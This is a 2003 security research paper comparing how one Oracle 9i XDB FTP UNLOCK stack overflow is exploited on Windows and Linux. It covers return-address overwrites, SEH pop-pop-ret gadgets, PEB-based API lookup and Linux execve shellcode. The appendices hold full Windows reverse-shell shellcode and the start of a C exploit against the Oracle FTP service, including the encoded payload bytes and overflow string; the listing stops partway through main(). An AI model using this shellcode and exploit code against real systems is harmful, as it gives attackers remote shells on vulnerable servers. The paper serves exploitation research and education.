Variations in Exploit methods between Linux and Windows

David Litchfield
(david@ngssoftware.com)

10th July 2003

This paper will examine the differences and commonality in the way a vulnerability common to both Windows and Linux is exploited on each system.

The Vulnerability

The vulnerability that will be discussed in this paper is a classic stack based overflow in Oracle's RDBMS 9.2.0.1. As well as offering the standard SQL service, Oracle 9i has introduced the Oracle XML Database – or XDB. The Oracle XDB can be accessed via an HTTP based service on TCP port 8080 or an ftp based service on TCP port 2100. The Oracle XDB suffers from multiple buffer overflow vulnerabilities.

XDB HTTP Overly Long Username or Password

To use the Web based XDB services a user must authenticate. This is done by passing credentials to the server using Base64 encoding. An overly long username or password will overflow a stack based buffer.

XDB FTP Overly Long Username or Password

By supplying an overly long username or password to the ftp XDB service, again, a stack based buffer is overflowed. The vulnerable portion of code is different from that of the Web XDB username/password overflow.

XDB FTP test command

As well as supporting most of the standard ftp commands, there is a "test" command in the XDB ftp service. Passing an overly long parameter to this command will cause a buffer to overflow.

XDB FTP unlock command

By passing an overly long token to the UNLOCK command a stack based buffer overflow occurs.

This paper will use this latter vulnerability for comparison purposes.

Overwriting the Saved Return Address

Exploits written for the Windows-family of operating systems tend to overwrite the saved return address on the stack with an address that contains a "jmp reg" instruction where "reg" is a register that contains an address that points to somewhere in the user supplied data. For example, with a classic stack based overflow after a function has returned and the path of execution captured the ESP register will point to (somewhere) in the user supplied data. On Windows 2000 SP3, samlib.dll has a "jmp esp" instruction at address 0x 7515366B (amongst many others) and so by overwriting the saved return address with 0x 7515366B execution is first directed to here, the "jmp esp" instruction executes, thus redirecting the flow of execution into the user supplied data where any arbitrary exploit code would be placed. If no register points to the user supplied data there are two options. Firstly if there is a pointer to the data on the stack e.g. ESP + 8 then by overwriting the saved return address with an address that starts a block of code that executes

```
pop reg
pop reg
ret
```

then we'll land back in the buffer. This will be discussed later in a section on exception handling on Windows and how it's all changed since SP1 of XP. The other method is of course is to overwrite the saved return address with a stack based address.

Linux exploits tend to overwrite the saved return address with a stack address where the user supplied data can be found; so the flow of execution is redirected straight to the exploit code. To boost the chances of successfully landing in the user supplied data, a big NOP sled is employed.

There are advantages and disadvantages to both techniques. With the former method there is no need for a NOP sled. This means that the amount of data needed to be passed when exploiting the problem can be shorter. This in turn leads to less damage to the process image in memory which helps when trying to repair the process so execution can continue normally. All that said, to use this method one needs to know, at a minimum, the exact version of the program being exploited and possibly even the operating system version and patch level: If the address used to overwrite the saved return address does not contain the desired opcode then the exploit will fail and the process will probably crash.

I just mentioned continuation of execution and implicated this as an advantage to doing away with a NOP sled if possible. Those reading this with a background in Linux will question why is this important when calling execve() will replace the process image thus obviating the need for continuation of execution - execution *will* continue. Well, in answer to that, it may often be better to first fork() a new process and then call execve() from there and recover the original process. This way any other process monitoring the "health" of the target process will not notice a thing and no alarms will be raised. Oracle runs a separate process for this exact purpose.

Later we'll look at whether the Windows method can successfully be transferred to Linux.

Doing stuff

To be useful an exploit needs to "do stuff". On both Windows and Linux this will invariably involve spawning a shell but the manner through which this is achieved is as completely different. Windows exploits call functions exported by dynamic link libraries; Linux makes system calls. You *could* do the same with Windows exploits, but this is a considerably much more complex task and the size of the code needed to do so make it too inhibitive. It's better to make library calls and let these do the hard work. Of course, to make a library call one needs to know the exact address of the exported function. If you know exactly the DLL versions in use by a given process then it is of course possible to hard code these addresses. This makes for very small code but get an address wrong and the exploit will fail. As such, using hard coded address is usually the preserve of the local exploit. For remote exploits the safer option is by dynamically getting the addresses of any function calls that will be made. This can be done with LoadLibrary() and GetProcAddress(). But then this still leaves the question of how to get the addresses for these two functions. There are several methods of doing this. One is to hard code them - but this puts us in the same boat as before and if we're hard coding these we may as well hard code all addresses. A better method is to use the import address entries in a known DLL or the actual EXE itself. As these entries can change, though, it is still not a bullet proof method. The best way, and completely platform independent method is to use the LOADER DATA in the Process Environment Block (PEB). This method involves getting a pointer to the PEB from the Thread Information Block (TIB)

```
xor edx,edx
add edx,30h
mov eax, fs:[edx]
```

From there get a pointer to the LOADER DATA within the PEB and the InLoadOrderModuleList. As ntdll.dll is always the first loaded library and kernel32.dll the second we can easily get the base address of kernel32.dll. Once we have the base address of kernel32.dll we can then parse its PE header, grab pointers to the ADDRESS_TABLE,

STRING_TABLE and ORDINAL_TABLE then obtain the address of GetProcAddress. Armed with the base address of kernel32.dll and the exported address of GetProcAddress we can then use this information to get the address of LoadLibraryA(). With both of these we can load any library and get the address of any function and then "do our stuff" - whatever that may entail. Assembly code to do this can be found in Appendix A.

As mentioned earlier Linux exploits make system calls or syscalls to do their stuff. Linux (and other unices) has a few simple kernel functions, callable from user mode, and are identified with their own syscall number. Syscalls are invoked with a software interupt with a value of 0x80 with the specific syscall being made identified with the syscall number stored in the EAX register. Any arguments are passed via the EBX, ECX, EDX, ESI and EDI registers. This is where where Linux really comes into its own. With the use of syscalls linux style, writing exploits for Linux is a considerably easier task than it is on Windows. As a working example consider the following code. Without assuming the value of any register it's possible to spawn a shell in only 23 bytes on Linux. To do this we make the execve system call which has a syscall number of 11 - or 0x0B.

```
push $0x0B
popl %eax
cltd
push %edx
push $0x68732F6E
push $0x69622F2F
push %esp
pop %ebx
push %edx
push %ebx
push %esp
pop %ecx
int $0x80
```

Here we push 0x0B onto the stack and then pop into into EAX. We've now primed the EAX register in preparation for making the execve() system call. We then execute cltd. This is a single byte operation that converts the signed long in EAX to a double long in EDX:EAX. If the most significant bit of EAX is 0 then EDX is set to 0x00000000. If the most significant bit of EAX is 1 then EDX is set to 0xFFFFFFFF. This is why I call cltd after setting EAX to 0x0B. We can guarantee that the MSB of EAX is 0 so EDX will be set to 0x00000000. If we were to call cltd first and without knowing what value is stored in EAX before hand we can't guarantee this. With EDX set to 0 we push this onto the stack. This will be used as our null terminator for our "/bin/sh" string - the program we want to execve(). As it happens we actually write "//bin/sh" to the stack. The leading slash too many is ignored and it neatly makes our string 8 bytes long which can then be written to the stack with two pushes. With "//bin/sh" written to the stack ESP currently points to this string so we push this onto the stack to get the address of our string in memory. We then pop this into EBX. When making the syscall we need to pass a pointer to an environment block, which can be null and is in this case, a pointer to an array of arguments which must be null terminated and a pointer to the program we wish to execve. So to build our null terminated array of arguments we push EDX which is null and then push EBX which contains a pointer to our program - argv[0]. We then again push ESP as it now points to the array of arguments to get its address then pop this into ECX. The ECX register holds the pointer to the array of arguments; this is needed for the syscall. EDX is already NULL and this serves, or would serve provided it pointed somewhere, as our pointer to the environment block. With everything primed we interrupt and let the kernel dispatch our request. This is all well and good for a local shell but if the exploit is to attack a remote process then we'll obviously need to do a bit more which we'll deal with later on.

Using a fixed memory address for the return on Linux.

As already discussed, it is common practice for Windows based exploits to overwrite the saved return address stored on the stack with a fixed address that is known to contain a "jmp reg" or "call reg" instruction. As there are certain advantages to doing this, can the same be done for Linux? Well, the answer to that question is yes but only sometimes. The problem is that there are so many distributions of Linux and on top of that several versions of each distribution. As such we can't guarantee that all versions of Linux are going to have a "jmp reg" instruction at a given address. Or can we?

Lets look at what's common across different distros and versions of Linux as far as memory layout is concerned.

From /proc/[pid]/maps we can determine that the base address of an executable is always 0x08048000. We can also see that the Linux Dynamic Loader, ld-linux, which is responsible loading shared objects into the process memory image, has a base address of 0x40000000. We can also see the location of the stack from 0xC0000000 to 0xBFFFXXXX is pretty standard too.

What we also notice however is that different systems will load shared objects at different base addresses. On one system libc, for example, may be found at 0x40975000 but for the same process on a different system the address may be 0x409A3000. Even if they were at the same address we couldn't guarantee that the version of libc is the same on both systems. The problem is further exacerbated by the fact that even if they were the same "version", depending upon the version of gcc used to compile the shared object, the actual machine code may be slightly different. So using shared objects is out of the question. There's just too much variation.

So, what about the other areas? Even though we can find ld-linux at the same address on all systems we can't guarantee that they're going to be the same version or have the exact same machine code even if they are compiled from the same source. So this is pretty much ruled out, too.

We can rule out the stack as it's dynamic in nature, anyway. So this leaves us with looking for our opcode at an offset from the the base address of the actual executable. This too has the same problems as everything else. If the executable has been compiled from the same source but using different versions of gcc then we can't guarantee that our opcode will be found at the right address. *But*, if the vulnerable process is from a commercial product that is typically distributed in binary form then we're possibly onto something; and in the Linux world if a linux box is running commercial software, then the box is usually performing a business role and therefore making it a much more valuable propostion for an attacker. If a program is precompiled by the vendor and then distributed, everyone running that version of the software will have the same machine code at the same virtual address.

Here's the output of getopcode (source in Appendix D) looking for the "jmp esp" opcode in the Oracle TNS Listener binary from Linux RedHat 9, SuSE 8.1 and Mandrake.

S.u.S.E. 8.1

```
GETOPCODE v1.0

SYSTEM (from /proc/version):
Linux version 2.4.19-4GB (root@Pentium.suse.de) (gcc version 3.2)
#1 Fri Sep 13 13:14:56 UTC 2002

Searching for "jmp esp" opcode in /orahome/bin/tnslsnr

Found "jmp esp" opcode at offset 0x000CBB97 (0x08113b97)

Finished.
```

RedHat 9:

```
GETOPCODE v1.0

SYSTEM (from /proc/version):
Linux version 2.4.20-8 (bhcompile@porky.devel.redhat.com)
(gcc version 3.2.2 20030222 (Red Hat Linux 3.2.2-5))
#1 Thu Mar 13 17:54:28 EST 2003

Searching for "jmp esp" opcode in /home/oracle/orahome/bin/tnslsnr

Found "jmp esp" opcode at offset 0x000CBB97 (0x08113b97)

Finished.
```

Mandrake:

```
GETOPCODE v1.0

SYSTEM (from /proc/version):
Linux version 2.4.21-0.13mdkenterprise (flepied@bi.mandrakesoft.com)
(gcc version 3.2.2 (Mandrake Linux 9.1 3.2.2-3mdk))
#1 SMP Fri Mar 14 14:40:17 EST 2003

Searching for "jmp esp" opcode in /opt/Oracle/OraHome1/bin/tnslsnr

Found "jmp esp" opcode at offset 0x000CBB97 (0x08113b97)

Finished.
```

All three have a "jmp esp" opcode that can be found 834,455 bytes into the file, which, when running as a process, has a virtual address of 0x08113b97. Searching for other "jmp reg" instructions matches on all three distributions, too. So, if ever a buffer overflow is found in the TNS Listener of version 9.2.0.1 of Oracle, then overwriting the saved return address with a fixed location can work.

As it happens, Oracle does not ship precompiled binaries! It uses gcc and ld to build the executables dynamically from object files. When built some of the Oracle binaries share the same machine code where as others do not. That said, the principle still holds that provided the binaries of a vulnerable program is the same on each system, an event most likely to occur with commercial software, then we can use this method to gain control. And with this we can dispatch with the NOP sled.

On top of this, of course, if you can get read access to the binary on the system being attacked then the exploit can be tailored to that system and this method of gaining control will work just fine.

Using stack based addresses for the return address.
This method is the preferred Linux way. The same technique can be used on Windows just as effectively - perhaps even more so on Windows as the "dynamic" nature of the stack is considerably less dynamic when compared to Linux - or at least some versions of Linux, anyway.

The table below shows the value of the ESP, the stack pointer, on RedHat, Mandrake and S.u.S.E. after overflowing a buffer in Oracle three times - with the process stopped and restarted after each overflow. ESP points to the user supplied data after each overflow.

	Mandrake	RedHat 9	S.u.S.E 8.1
Overflow 1	0xBFFFC6E0	0xBFFFC0C0	0xBFFFC820
Overflow 2	0xBFFFC6E0	0xBFFFBE40	0xBFFFC820
Overflow 3	0xBFFFC6E0	0xBFFFC140	0xBFFFC820

As we can see the value of ESP is always the same on the Mandrake and S.u.S.E. systems but changes each time on the RedHat system. No one distribution shares the same address as another. The least value of ESP was on the RedHat system with 0xBFFFBE40. I tested the RedHat system five more times and never had a value lower than this and never any higher than the ESP value on the S.u.S.E. system.

The observed variations in the location of user supplied data after overflow has a maximum difference of 2528 bytes (0xBFFFC820 - 0xBFFFBE40). As the Oracle XDB ftp service allows the length of a single command to be only 2048 bytes long the maximum size of NOP sled that can be employed here is 2048 – 9 – length_of_code – 2. (The 9 is length of “UNLOCK / “ and the 2 is for the “\r\n”.) This does not bridge the gap in variations so writing a generic exploit that will work first time, every time is not going to be possible. A more brutish approach would have to be used and try the exploit several times using an address that increments by c. 1800 with every attempt. This runs this risk of killing the Oracle process – but it is restarted. That said if the process does die then there’s going to be a crash logged to the “bdump” directory, usually, $ORACLE_HOME/admin/$ORACLE_SID/bdump.

The code in Appendix C uses the approach that overwrites the saved return address with a stack based address and uses a NOP sled.

Overwriting an Exception Registration entry in Windows

When exploiting a buffer overflow vulnerability on Windows, it has long been know that it is possible to gain control of a process by overwriting the pointer to the exception handler stored on the stack. This all relates to Windows structured exception handling. Exception handlers are registered in an "exception registration structure" and are stored in a linked list on the stack. This structure contains a pointer to the next exception registration structure and a pointer to the exception handler.



Figure x: Exception Registration on the Stack.

A pointer to the first exception registration handler is stored in the Thread Information Block (TIB) accessible at fs:[0]. On the event of an exception occurring the exception handling routines walks through the list of handlers. If however, due to a buffer overflow vulnerability, the pointer to the exception handler is overwritten an attacker can redirect the flow of execution where ever they chose. In the past this was typically done by overwriting the pointer to the exception handler with an address that contained a "jmp ebx" or "call ebx" instruction. The reason for this was due to the fact that the EBX register pointed to the exception registration structure of the currently executing exception handler. The exception

handling routines would go to the address pointed to by the structure and continue execution from there. If the attacker has overwritten this pointer with an address that contains a "jmp/call ebx" instruction then this executes and the flow of execution is redirected into the user supplied data - pointed to by EBX.

Recently, however, Microsoft has subtlety changed the way structured exception handling works at the assembly level. This change has no effect on the operation of exception handling itself; it does, however, affect the way an attacker can gain control of a process in the event of a buffer overflow. The EBX register no longer points to the Exception Registration structure. In fact none of the registers do. All the key registers are set to 0x00000000 before the exception handler is executed. Here is the code that actually does this (from Windows XP Professional SP1):

```
77F79B57   xor        eax,eax
77F79B59   xor        ebx,ebx
77F79B5B   xor        esi,esi
77F79B5D   xor        edi,edi
77F79B5F   push       dword ptr [esp+20h]
77F79B63   push       dword ptr [esp+20h]
77F79B67   push       dword ptr [esp+20h]
77F79B6B   push       dword ptr [esp+20h]
77F79B6F   push       dword ptr [esp+20h]
77F79B73   call       77F79B7E
77F79B78   pop        edi
77F79B79   pop        esi
77F79B7A   pop        ebx
77F79B7B   ret        14h
77F79B7E   push       ebp
77F79B7F   mov        ebp,esp
77F79B81   push       dword ptr [ebp+0Ch]
77F79B84   push       edx
77F79B85   push       dword ptr fs:[0]
77F79B8C   mov        dword ptr fs:[0],esp
77F79B93   push       dword ptr [ebp+14h]
77F79B96   push       dword ptr [ebp+10h]
77F79B99   push       dword ptr [ebp+0Ch]
77F79B9C   push       dword ptr [ebp+8]
77F79B9F   mov        ecx,dword ptr [ebp+18h]
77F79BA2   call       ecx
```

Starting at address 0x77F79B57, the EAX, EBX, ESI and EDI registers are set to 0 by XORing each register with itself. The next thing of note is the “call” instruction at 0x77F79B73; execution continues at address 0x77F79B7E. At address 0x77F79B9F the pointer to the exception handler is placed into the ECX register and then it is called.

Even with this change, an attacker can, of course, still gain control - but without any register pointing to the user supplied data anymore the attacker is forced to guess where it can be found. This reduces the chances of the exploit working successfully.

But is this really the case? If we examine the stack at the moment after the exception handler is called then we can see that

ESP = Saved Return Address (0x77F79BA4)

ESP + 4 = Pointer to type of exception (0xC0000005)
ESP + 8 = Address of Exception Registration Structure

Instead of overwriting the pointer to the exception handler with an address that contains a "jmp ebx" or "call ebx", all we now need do is overwrite instead with an address that points to a block of code that executes the following:

```
pop reg
pop reg
ret
```

With each POP instruction the ESP increased by 4 and so when the RET executes ESP points to the user supplied data. Remember that RET takes the address at the top of the stack (ESP) and returns the flow of execution to there. Thus the attacker does not need any register to point to the buffer and need not guess its location.

Where can we find such a block of instructions? Well pretty much all over the place; at the end of a function as the function tidies up after itself. As far as irony is concerned, one of the best locations to find this block of instructions is in the code the clears all the registers at address 0x77F79B79:

```
77F79B79   pop        esi
77F79B7A   pop        ebx
77F79B7B   ret        14h
```

The fact that the return is actually a “ret 14” should make no difference. This simply adjusts the ESP register by adding 0x14 as opposed to 0x4.

The Windows exploit in Appendix B overwrites the pointer to the exception handler using this method. The address used to overwrite this pointer is 0x77F79B79 so will, in it’s current form, only work against XP SP1. Changing this to an address with a “jmp ebx” on “older” Windows systems or an address with the pop, pop, ret block will do fine. The actual shellcode is platform independent.

Appendix A
Platform independent generic shellcode for Windows

```
stringtable[]=   "CreateProcessA\0\0"
                 "ExitThread\0\0"
                 "ws2_32.dll\0\0"
                 "WSAStartup\0\0"
                 "WSASocketA\0\0"
```

```
                "connect\0"
                "cmd\0";
```

XOR with 0xFF

```
00422A30 55                 push        ebp
00422A31 8B EC                mov         ebp,esp
00422A33 EB 03                jmp         _exploit+8 (00422a38)
00422A35 5B                 pop         ebx
00422A36 EB 05                jmp         _exploit+0Dh (00422a3d)
00422A38 E8 F8 FF FF FF       call        _exploit+5 (00422a35)
00422A3D BE FF FF FF FF       mov         esi,0FFFFFFFFh
00422A42 81 F6 DC FE FF FF    xor         esi,0FFFFFEDCh
00422A48 03 DE                add         ebx,esi
00422A4A 33 C0                xor         eax,eax
00422A4C 50                 push        eax
00422A4D 50                 push        eax
00422A4E 50                 push        eax
00422A4F 50                 push        eax
00422A50 50                 push        eax
00422A51 50                 push        eax
00422A52 50                 push        eax
00422A53 50                 push        eax
00422A54 50                 push        eax
00422A55 50                 push        eax
00422A56 FF D3                call        ebx
00422A58 50                 push        eax
00422A59 68 61 72 79 41       push        41797261h
00422A5E 68 4C 69 62 72       push        7262694Ch
00422A63 68 4C 6F 61 64       push        64616F4Ch
00422A68 54                 push        esp
00422A69 FF 75 FC             push        dword ptr [ebp-4]
00422A6C FF 55 F4             call        dword ptr [ebp-0Ch]
00422A6F 89 45 F0             mov         dword ptr [ebp-10h],eax
00422A72 83 C3 63             add         ebx,63h
00422A75 83 C3 5D             add         ebx,5Dh
00422A78 33 C9                xor         ecx,ecx
00422A7A B1 4E                mov         cl,4Eh
00422A7C B2 FF                mov         dl,0FFh
00422A7E 30 13                xor         byte ptr [ebx],dl
00422A80 83 EB 01             sub         ebx,1
00422A83 E2 F9                loop        _exploit+4Eh (00422a7e)
00422A85 43                 inc         ebx
00422A86 53                 push        ebx
00422A87 FF 75 FC             push        dword ptr [ebp-4]
00422A8A FF 55 F4             call        dword ptr [ebp-0Ch]
00422A8D 89 45 EC             mov         dword ptr [ebp-14h],eax
00422A90 83 C3 10             add         ebx,10h
00422A93 53                 push        ebx
00422A94 FF 75 FC             push        dword ptr [ebp-4]
00422A97 FF 55 F4             call        dword ptr [ebp-0Ch]
00422A9A 89 45 E8             mov         dword ptr [ebp-18h],eax
00422A9D 83 C3 0C             add         ebx,0Ch
00422AA0 53                 push        ebx
00422AA1 FF 55 F0             call        dword ptr [ebp-10h]
00422AA4 89 45 F8             mov         dword ptr [ebp-8],eax
00422AA7 83 C3 0C             add         ebx,0Ch
00422AAA 53                 push        ebx
```

```
00422AAB 50                 push        eax
00422AAC FF 55 F4           call        dword ptr [ebp-0Ch]
00422AAF 89 45 E4           mov         dword ptr [ebp-1Ch],eax
00422AB2 83 C3 0C           add         ebx,0Ch
00422AB5 53                 push        ebx
00422AB6 FF 75 F8           push        dword ptr [ebp-8]
00422AB9 FF 55 F4           call        dword ptr [ebp-0Ch]
00422ABC 89 45 E0           mov         dword ptr [ebp-20h],eax
00422ABF 83 C3 0C           add         ebx,0Ch
00422AC2 53                 push        ebx
00422AC3 FF 75 F8           push        dword ptr [ebp-8]
00422AC6 FF 55 F4           call        dword ptr [ebp-0Ch]
00422AC9 89 45 DC           mov         dword ptr [ebp-24h],eax
00422ACC 83 C3 08           add         ebx,8
00422ACF 89 5D D8           mov         dword ptr [ebp-28h],ebx
00422AD2 33 D2              xor         edx,edx
00422AD4 66 83 C2 02        add         dx,2
00422AD8 54                 push        esp
00422AD9 52                 push        edx
00422ADA FF 55 E4           call        dword ptr [ebp-1Ch]
00422ADD 33 C0              xor         eax,eax
00422ADF 33 C9              xor         ecx,ecx
00422AE1 66 B9 04 01        mov         cx,offset _exploit+0B3h (00422ae3)
00422AE5 50                 push        eax
00422AE6 E2 FD              loop        _exploit+0B5h (00422ae5)
00422AE8 89 45 D4           mov         dword ptr [ebp-2Ch],eax
00422AEB 89 45 D0           mov         dword ptr [ebp-30h],eax
00422AEE BF 0A 01 01 26     mov         edi,2601010Ah
00422AF3 89 7D CC           mov         dword ptr [ebp-34h],edi
00422AF6 40                 inc         eax
00422AF7 40                 inc         eax
00422AF8 89 45 C8           mov         dword ptr [ebp-38h],eax
00422AFB 66 B8 FF FF        mov         ax,offset _exploit+0CDh (00422afd)
00422AFF 66 35 FF CA        xor         ax,offset _exploit+0D1h (00422b01)
00422B03 66 89 45 CA        mov         word ptr [ebp-36h],ax
00422B07 6A 01              push        1
00422B09 6A 02              push        2
00422B0B FF 55 E0           call        dword ptr [ebp-20h]
00422B0E 89 45 E0           mov         dword ptr [ebp-20h],eax
00422B11 6A 10              push        10h
00422B13 8D 75 C8           lea         esi,[ebp-38h]
00422B16 56                 push        esi
00422B17 8B 5D E0           mov         ebx,dword ptr [ebp-20h]
00422B1A 53                 push        ebx
00422B1B FF 55 DC           call        dword ptr [ebp-24h]
00422B1E 83 C0 44           add         eax,44h
00422B21 89 85 58 FF FF FF  mov         dword ptr [ebp-0A8h],eax
00422B27 83 C0 5E           add         eax,5Eh
00422B2A 83 C0 5E           add         eax,5Eh
00422B2D 89 45 84           mov         dword ptr [ebp-7Ch],eax
00422B30 89 5D 90           mov         dword ptr [ebp-70h],ebx
00422B33 89 5D 94           mov         dword ptr [ebp-6Ch],ebx
00422B36 89 5D 98           mov         dword ptr [ebp-68h],ebx
00422B39 8D BD 48 FF FF FF  lea         edi,[ebp-0B8h]
00422B3F 57                 push        edi
00422B40 8D BD 58 FF FF FF  lea         edi,[ebp-0A8h]
00422B46 57                 push        edi
00422B47 33 C0              xor         eax,eax
```

```
00422B49 50                 push        eax
00422B4A 50                 push        eax
00422B4B 50                 push        eax
00422B4C 83 C0 01           add         eax,1
00422B4F 50                 push        eax
00422B50 83 E8 01           sub         eax,1
00422B53 50                 push        eax
00422B54 50                 push        eax
00422B55 8B 5D D8           mov         ebx,dword ptr [ebp-28h]
00422B58 53                 push        ebx
00422B59 50                 push        eax
00422B5A FF 55 EC           call        dword ptr [ebp-14h]
00422B5D FF 55 E8           call        dword ptr [ebp-18h]
00422B60 60                 pushad
00422B61 33 D2              xor         edx,edx
00422B63 83 C2 30           add         edx,30h
00422B66 64 8B 02           mov         eax,dword ptr fs:[edx]
00422B69 8B 40 0C           mov         eax,dword ptr [eax+0Ch]
00422B6C 8B 70 1C           mov         esi,dword ptr [eax+1Ch]
00422B6F AD                 lods        dword ptr [esi]
00422B70 8B 50 08           mov         edx,dword ptr [eax+8]
00422B73 52                 push        edx
00422B74 8B C2              mov         eax,edx
00422B76 8B F2              mov         esi,edx
00422B78 8B DA              mov         ebx,edx
00422B7A 8B CA              mov         ecx,edx
00422B7C 03 52 3C           add         edx,dword ptr [edx+3Ch]
00422B7F 03 42 78           add         eax,dword ptr [edx+78h]
00422B82 03 58 1C           add         ebx,dword ptr [eax+1Ch]
00422B85 51                 push        ecx
00422B86 6A 1F              push        1Fh
00422B88 59                 pop         ecx
00422B89 41                 inc         ecx
00422B8A 03 34 08           add         esi,dword ptr [eax+ecx]
00422B8D 59                 pop         ecx
00422B8E 03 48 24           add         ecx,dword ptr [eax+24h]
00422B91 5A                 pop         edx
00422B92 52                 push        edx
00422B93 8B FA              mov         edi,edx
00422B95 03 3E              add         edi,dword ptr [esi]
00422B97 81 3F 47 65 74 50  cmp         dword ptr [edi],50746547h
00422B9D 74 08              je          _exploit+177h (00422ba7)
00422B9F 83 C6 04           add         esi,4
00422BA2 83 C1 02           add         ecx,2
00422BA5 EB EC              jmp         _exploit+163h (00422b93)
00422BA7 83 C7 04           add         edi,4
00422BAA 81 3F 72 6F 63 41  cmp         dword ptr [edi],41636F72h
00422BB0 74 08              je          _exploit+18Ah (00422bba)
00422BB2 83 C6 04           add         esi,4
00422BB5 83 C1 02           add         ecx,2
00422BB8 EB D9              jmp         _exploit+163h (00422b93)
00422BBA 8B FA              mov         edi,edx
00422BBC 0F B7 01           movzx       eax,word ptr [ecx]
00422BBF 03 3C 83           add         edi,dword ptr [ebx+eax*4]
00422BC2 89 7C 24 44        mov         dword ptr [esp+44h],edi
00422BC6 8B 3C 24           mov         edi,dword ptr [esp]
00422BC9 89 7C 24 4C        mov         dword ptr [esp+4Ch],edi
00422BCD 5F                 pop         edi
```

```
00422BCE 61                popad
00422BCF C3                ret
00422BD0 90                nop
00422BD1 90                nop
00422BD2 90                nop
00422BD3       Start of String Table
```

Appendix B
Exploit for Oracle XDB ftp service on Windows

```
#include <stdio.h>
#include <windows.h>
#include <winsock.h>

int GainControlOfOracle(char *, char *);
int StartWinsock(void);
int SetUpExploit(char *,int);

struct sockaddr_in s_sa;
struct hostent *he;
unsigned int addr;
char host[260]="";
```

```
unsigned char exploit[508]=
"\x55\x8B\xEC\xEB\x03\x5B\xEB\x05\xE8\xF8\xFF\xFF\xFF\xBE\xFF\xFF"
"\xFF\xFF\x81\xF6\xDC\xFE\xFF\xFF\x03\xDE\x33\xC0\x50\x50\x50\x50"
"\x50\x50\x50\x50\x50\x50\xFF\xD3\x50\x68\x61\x72\x79\x41\x68\x4C"
"\x69\x62\x72\x68\x4C\x6F\x61\x64\x54\xFF\x75\xFC\xFF\x55\xF4\x89"
"\x45\xF0\x83\xC3\x63\x83\xC3\x5D\x33\xC9\xB1\x4E\xB2\xFF\x30\x13"
"\x83\xEB\x01\xE2\xF9\x43\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xEC"
"\x83\xC3\x10\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xE8\x83\xC3\x0C"
"\x53\xFF\x55\xF0\x89\x45\xF8\x83\xC3\x0C\x53\x50\xFF\x55\xF4\x89"
"\x45\xE4\x83\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xE0\x83"
"\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xDC\x83\xC3\x08\x89"
"\x5D\xD8\x33\xD2\x66\x83\xC2\x02\x54\x52\xFF\x55\xE4\x33\xC0\x33"
"\xC9\x66\xB9\x04\x01\x50\xE2\xFD\x89\x45\xD4\x89\x45\xD0\xBF\x0A"
"\x01\x01\x26\x89\x7D\xCC\x40\x40\x89\x45\xC8\x66\xB8\xFF\xFF\x66"
"\x35\xFF\xCA\x66\x89\x45\xCA\x6A\x01\x6A\x02\xFF\x55\xE0\x89\x45"
"\xE0\x6A\x10\x8D\x75\xC8\x56\x8B\x5D\xE0\x53\xFF\x55\xDC\x83\xC0"
"\x44\x89\x85\x58\xFF\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45\x84"
"\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98\x8D\xBD\x48\xFF\xFF\xFF\x57"
"\x8D\xBD\x58\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83\xC0\x01\x50"
"\x83\xE8\x01\x50\x50\x8B\x5D\xD8\x53\x50\xFF\x55\xEC\xFF\x55\xE8"
"\x60\x33\xD2\x83\xC2\x30\x64\x8B\x02\x8B\x40\x0C\x8B\x70\x1C\xAD"
"\x8B\x50\x08\x52\x8B\xC2\x8B\xF2\x8B\xDA\x8B\xCA\x03\x52\x3C\x03"
"\x42\x78\x03\x58\x1C\x51\x6A\x1F\x59\x41\x03\x34\x08\x59\x03\x48"
"\x24\x5A\x52\x8B\xFA\x03\x3E\x81\x3F\x47\x65\x74\x50\x74\x08\x83"
"\xC6\x04\x83\xC1\x02\xEB\xEC\x83\xC7\x04\x81\x3F\x72\x6F\x63\x41"
"\x74\x08\x83\xC6\x04\x83\xC1\x02\xEB\xD9\x8B\xFA\x0F\xB7\x01\x03"
"\x3C\x83\x89\x7C\x24\x44\x8B\x3C\x24\x89\x7C\x24\x4C\x5F\x61\xC3"
"\x90\x90\x90\xBC\x8D\x9A\x9E\x8B\x9A\xAF\x8D\x90\x9C\x9A\x8C\x8C"
"\xBE\xFF\xFF\xBA\x87\x96\x8B\xAB\x97\x8D\x9A\x9E\x9B\xFF\xFF\xA8"
"\x8C\xCD\xA0\xCC\xCD\xD1\x9B\x93\x93\xFF\xFF\xA8\xAC\xBE\xAC\x8B"
"\x9E\x8D\x8B\x8A\x8F\xFF\xFF\xA8\xAC\xBE\xAC\x90\x9C\x94\x9A\x8B"
"\xBE\xFF\xFF\x9C\x90\x91\x91\x9A\x9C\x8B\xFF\x9C\x92\x9B\xFF\xFF"
"\xFF\xFF\xFF\xFF";

char exploit_code[8000]=
"UNLOCK / aaaabbbbccccddddeeeeffffgggghhhhiiiijjjjkkkkllllmmmmnnn"
"nooooppppqqqqrrrrssssttttuuuuvvvvwwwwxxxxyyyyzzzzAAAAAABBBBCCCCD"
"DDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSS
T"
"TTTUUUUVVVVWWWWXXXXYYYYZZZZabcdefghijklmnopqrstuvwxyzABCDEFGHIJK"
"LMNOPQRSTUVWXYZ0000999988887777666655554444333322221111098765432"
"1aaaabbbbcc";

char exception_handler[8]="\x79\x9B\xf7\x77";
char short_jump[8]="\xEB\x06\x90\x90";


int main(int argc, char *argv[])
{

        if(argc != 6)
        {
                printf("\n\n\tOracle XDB FTP Service UNLOCK Buffer Overflow Exploit");
                printf("\n\t\tfor Blackhat (http://www.blackhat.com)");
                printf("\n\n\tSpawns a reverse shell to specified port");
                printf("\n\n\tUsage:\t%s host userid password ipaddress port",argv[0]);
                printf("\n\n\tDavid Litchfield\n\t(david@ngssoftware.com)");
```

```
		printf("\n\t6th July 2003\n\n\n");
		return 0;
	}

	strncpy(host,argv[1],250);
	if(StartWinsock()==0)
		return printf("Error starting Winsock.\n");

	SetUpExploit(argv[4],atoi(argv[5]));

	strcat(exploit_code,short_jump);
